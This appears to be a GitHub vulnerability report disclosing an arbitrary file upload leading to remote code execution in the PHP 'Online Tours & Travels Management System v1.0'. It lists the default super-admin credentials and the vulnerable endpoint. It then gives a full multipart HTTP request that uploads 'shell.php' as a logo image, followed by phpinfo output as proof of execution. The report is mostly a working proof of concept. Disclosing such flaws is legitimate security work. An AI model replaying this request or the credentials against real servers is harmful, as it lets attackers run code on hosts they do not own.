

main

...

bug_report / vendors / mayuri_k / online-tours-travels-management-system / RCE-1.md



xd201qaz Create RCE-1.md

History

1 contributor

83 lines (58 sloc) | 2.72 KB

...

Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: XD201-MENG@QI

vendors: <https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html>

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/admin/operations/update_settings.php

Loophole location: Online Tours & Travels management system's admin/settings.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /tour/admin/operations/update_settings.php?id=2 HTTP/1.1
```

```
Host: 192.168.1.19
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/admin/settings.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=-----2489218478267
Content-Length: 1288

-----248921847826758
Content-Disposition: form-data; name="title"

Tours and Travels

-----248921847826758
Content-Disposition: form-data; name="f_image"; filename=""
Content-Type: application/octet-stream

-----248921847826758
Content-Disposition: form-data; name="old_img"

favi.png

-----248921847826758
Content-Disposition: form-data; name="logo_image"; filename="shell.php"
Content-Type: application/octet-stream

JFJF

<?php phpinfo();?>

-----248921847826758
Content-Disposition: form-data; name="old_img1"

logo_by NB.png

-----248921847826758
Content-Disposition: form-data; name="login_image"; filename=""
Content-Type: application/octet-stream

-----248921847826758
Content-Disposition: form-data; name="old_img2"

logo_by NB.png

-----248921847826758
Content-Disposition: form-data; name="currency"

1


-----248921847826758
Content-Disposition: form-data; name="footer"

Nikhil B
-----248921847826758
Content-Disposition: form-data; name="update"


-----248921847826758--



The files will be uploaded to this directory \tour\admin\settings



We visited the directory of the file in the browser and found that the code had been executed



JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7)
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.1